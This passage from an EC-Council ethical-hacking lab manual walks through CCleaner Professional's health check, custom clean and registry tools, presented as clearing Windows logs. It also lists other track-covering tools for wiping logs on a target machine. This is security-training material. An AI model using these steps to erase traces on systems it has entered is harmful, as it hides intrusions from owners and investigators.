
4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.




7. After the completion of scan, click **Make it better** button to proceed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. **Patching up your PC...** message appears, wait for it to compete.




9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.
